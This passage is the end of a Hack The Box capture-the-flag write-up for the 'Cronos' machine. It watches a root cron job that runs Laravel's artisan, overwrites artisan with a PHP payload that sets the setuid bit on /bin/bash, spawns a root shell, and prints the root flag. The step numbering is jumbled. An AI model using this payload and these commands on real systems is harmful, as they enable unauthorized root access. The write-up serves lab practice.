< root     /bin/sh -c php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
< root     php /var/www/laravel/artisan schedule:run
^C
8. SUCESS, 02:12:37. This is like running pspy, but more convenient. You get to see what commands are being run as root on the
system.
9. Here is the link to pspy. https://github.com/DominicBreuker/pspy/releases.
10. Here is the payload we need to put inside /var/www/laravel/artisan
www-data@cronos:/dev/shm$ cat /var/www/laravel/artisan
<?php
        system("chmod u+s /bin/bash");
?>
6. Now we check on /bin/bash
7. www-data@cronos:/dev/shm$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1037528 Jun 24  2016 /bin/bash
www-data@cronos:/dev/shm$ bash -p
bash-4.3# whoami
root
bash-4.3# cat /root/root.txt
cf57b8dc6b4907a6e892fa3a55cda990
```


Cronos has been Pwned!
Congratulations quadamage, best of luck in capturing flags ahead!
#11891
MACHINE RANK
25 Mar 2024
PWN DATE
RETIRED
MACHINE STATE
OK
SHARE

PWNED